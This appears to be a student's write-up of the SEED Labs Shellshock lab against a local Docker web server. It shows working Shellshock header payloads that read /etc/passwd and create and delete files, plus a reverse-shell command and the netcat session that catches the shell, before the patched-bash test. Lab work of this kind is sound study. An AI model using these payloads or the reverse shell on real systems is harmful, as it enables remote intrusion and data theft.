
SHELLSHOCK - SEED LAB

Environment Setup :

DNS Settings:



The web server container's IP address is 10.9.0.80. The hostname of the server is called www.seedlab-shellshock.com

Container Setup:

Using the command docker-compose build

```
[01/23/25]seed@VM:~/.../shell$ cd Labsetup
[01/23/25]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  image_www
[01/23/25]seed@VM:~/.../Labsetup$ docker-compose build
Building victim
Step 1/6 : FROM handsonsecurity/seed-server:apache-php
apache-php: Pulling from handsonsecurity/seed-server
da7391352a9b: Pulling fs layer
14428a6d4bcd: Downloading [==============================================>     ] 14428a6d4bcd: Downloading [==================
================================>] da7391352a9b: Downloading [>                                                  ] da7391352a
9b: Downloading [=>                                                 ] da7391352a9b: Downloading [=>
                    ] da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
d801bb9d0b6c: Pull complete
Digest: sha256:fb3b6a03575af14b6a59ada1d7a272a61bc0f2d975d0776dba98eff0948de275
Status: Downloaded newer image for handsonsecurity/seed-server:apache-php
 ---> 2365d0ed3ad9
Step 2/6 : COPY bash_shellshock /bin/
 ---> 45d9f2ea7ebd
Step 3/6 : COPY vul.cgi getenv.cgi /usr/lib/cgi-bin/
 ---> 4ffcae62ca7b
Step 4/6 : COPY server_name.conf  /etc/apache2/sites-available
 ---> 8617453ceaf6
Step 5/6 : RUN  chmod 755 /bin/bash_shellshock      && chmod 755 /usr/lib/cgi-bin/*.cgi       && a2ensite server_name.conf
 ---> Running in 51f04a2951b6
Enabling site server_name.
To activate the new configuration, you need to run:
  service apache2 reload
Removing intermediate container 51f04a2951b6
 ---> eac08385d6e9
Step 6/6 : CMD service apache2 start && tail -f /dev/null
 ---> Running in b3482f5e00c7
Removing intermediate container b3482f5e00c7
 ---> 46748ca38c08

Successfully built 46748ca38c08
Successfully tagged seed-image-www-shellshock:latest
[01/23/25]seed@VM:~/.../Labsetup$
```

Starting the container and setting it up

```
[01/23/25]seed@VM:~/.../Labsetup$
[01/23/25]seed@VM:~/.../Labsetup$ sudo docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating victim-10.9.0.80 ... done

Attaching to victim-10.9.0.80
victim-10.9.0.80 |  * Starting Apache httpd web server apache2                    *
```

```
[01/25/25]seed@VM:~/.../Labsetup$ dockps
873820e002c4  victim-10.9.0.80
[01/25/25]seed@VM:~/.../Labsetup$ docksh 8738
root@873820e002c4:/#
```

Web Server and CGI:

vul.cgi

```
1 #!/bin/bash_shellshock
2
3 echo "Content-type: text/plain"
4 echo
5 echo
6 echo "Hello World"
```

Lab Tasks

Task 1: Experimenting with Bash Function

```
[01/23/25]seed@VM:~/.../image_www$ sudo mv /bin/bash /bin/bash_patch
[01/23/25]seed@VM:~/.../image_www$ sudo cp bash_shellshock /bin/bash
[01/23/25]seed@VM:~/.../image_www$ bash --version
GNU bash, version 4.2.0(1)-release (x86_64-unknown-linux-gnu)
Copyright (C) 2011 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
```

```
[01/23/25]seed@VM:~/.../image_www$ env x='() { :;}; echo Vulnerable' bash -c "ec
ho hello world"
Vulnerable
hello world
```

Task 2: Passing Data to Bash via Environment Variable

Open | getenv.cgi ~/Downloads/shell/Labsetup/image_www | Save

```
1 #!/bin/bash_shellshock
2
3 echo "Content-type: text/plain"
4 echo
5 echo "****** Environment Variables ******"
6 strings /proc/$$/environ
7
```

Using curl which allows users to to control most of the fields in an HTTP request.

-> the *-v* field can print out the header of the HTTP request;

```
[01/23/25]seed@VM:~/.../image_www$ curl -v http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 23 Jan 2025 19:15:49 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain

****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=38832
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
```

The *-A* option in curl is used to specify a custom User-Agent string.

```
[01/23/25]seed@VM:~/.../image_www$ curl -A "forensics" -v http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: forensics
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 23 Jan 2025 19:20:19 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
```

```
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=forensics
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=38838
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
```

The *-e* option in curl stands for Referer. It sets the Referer header in the HTTP request sent to the server

```
[01/23/25]seed@VM:~/.../image_www$ curl -e "forensics" -v http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Referer: forensics
```

```
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_REFERER=forensics
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=38840
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
```

-H: Specify Custom Header Allows adding custom headers to the HTTP request.

curl -*H* "VVVVV: PPPPP" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi

```
[01/23/25]seed@VM:~/.../image_www$ curl -H "VVVVV:PPPPP" -v http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> VVVVV:PPPPP

****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_VVVVV=PPPPP
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=38848
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
```

Task 3: Launching the Shellshock Attack

Get the server to send back the content of the */etc/passwd* file

```
[01/23/25]seed@VM:~/.../image_www$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /etc/passwd"
http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
 apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

Get the server to tell you its process' user ID. Using the command */bin/id* command to print out the ID information

```
[01/23/25]seed@VM:~/.../image_www$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/id"
http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Get the server to create a file inside the */tmp* folder and check into the container to see whether the file is created or not, or use another Shellshock attack to list the /tmp folder

```
[01/23/25]seed@VM:~/.../image_www$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo;
 /bin/touch /tmp/shell_test" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[01/23/25]seed@VM:~/.../image_www$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo;
 /bin/ls -l /tmp" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
total 0
-rw-r--r-- 1 www-data www-data 0 Jan 23 19:32 shell_test
```

Get the server to delete the file that you just created inside the */tmp* folder

```
[01/23/25]seed@VM:~/.../image_www$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo;
 /bin/rm /tmp/shell_test" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[01/23/25]seed@VM:~/.../image_www$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo;
 /bin/ls -l /tmp" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
total 0
```

When you attach data in the URL after the ? mark in an HTTP GET request, it is treated as query parameters. Servers often process these parameters and may set environment variables based on them, especially in CGI

```
[01/23/25]seed@VM:~/.../image_www$ curl http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi?forensics
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=38870
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=forensics
REQUEST_URI=/cgi-bin/getenv.cgi?forensics
SCRIPT_NAME=/cgi-bin/getenv.cgi
```

TASK 4: Creating Reverse Shell

curl -A "() { echo hello; }; echo Content_type:text/plain; echo; echo; /bin/bash -i > dev/tcp/10.0.2.15/9090 0&1 2>&1" http://10.9.0.80/cgi-bin/vul.cgi

```
[01/24/25]seed@VM:~/.../image_www$ nc -l 9090
bash: cannot set terminal process group (31): Inappropriate ioctl for device
bash: no job control in this shell
www-data@873820e002c4:/usr/lib/cgi-bin$ ls
ls
getenv.cgi
vul.cgi
www-data@873820e002c4:/usr/lib/cgi-bin$ ls /tmp
ls /tmp
```

```
www-data@873820e002c4:/usr/lib/cgi-bin$ whoami
whoami
www-data
```

Task 5: Using patched dash

By changing the first line of the vul.cgi script to point to the patched Bash location

The attack should fail because the patched Bash prevents the arbitrary code execution

```
root@873820e002c4:/# cd /usr/lib/cgi-bin/
root@873820e002c4:/usr/lib/cgi-bin# ls
getenv.cgi  vul.cgi
root@873820e002c4:/usr/lib/cgi-bin# nano vul.cgi
root@873820e002c4:/usr/lib/cgi-bin#
```

```
#!/bin/bash

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

```
root@873820e002c4:/usr/lib/cgi-bin# cat vul.cgi
#!/bin/bash

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

```
root@873820e002c4:/usr/lib/cgi-bin# cat getenv.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

```
[01/24/25]seed@VM:~/.../image_www$ sudo diff ggetenv.cgi getenv.cgi
1c1
< #!/bin/bash
---
> #!/bin/bash_shellshock
```

```
[01/24/25]seed@VM:~/.../image_www$ sudo docker cp ggetenv.cgi 8a0a3bd8120d:/usr/lib/cgi-bin
[01/24/25]seed@VM:~/.../image_www$
```

```
root@8a0a3bd8120d:/usr/lib/cgi-bin# ls
getenv.cgi  ggetenv.cgi  vul.cgi
root@8a0a3bd8120d:/usr/lib/cgi-bin#
```

```
<H "ATTACK: () { echo hello; }; echo Content_type:text/plain; echo; /bin/touch
<ent_type:text/plain; echo; /bin/touch /tmp/forensics" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

Hello World
```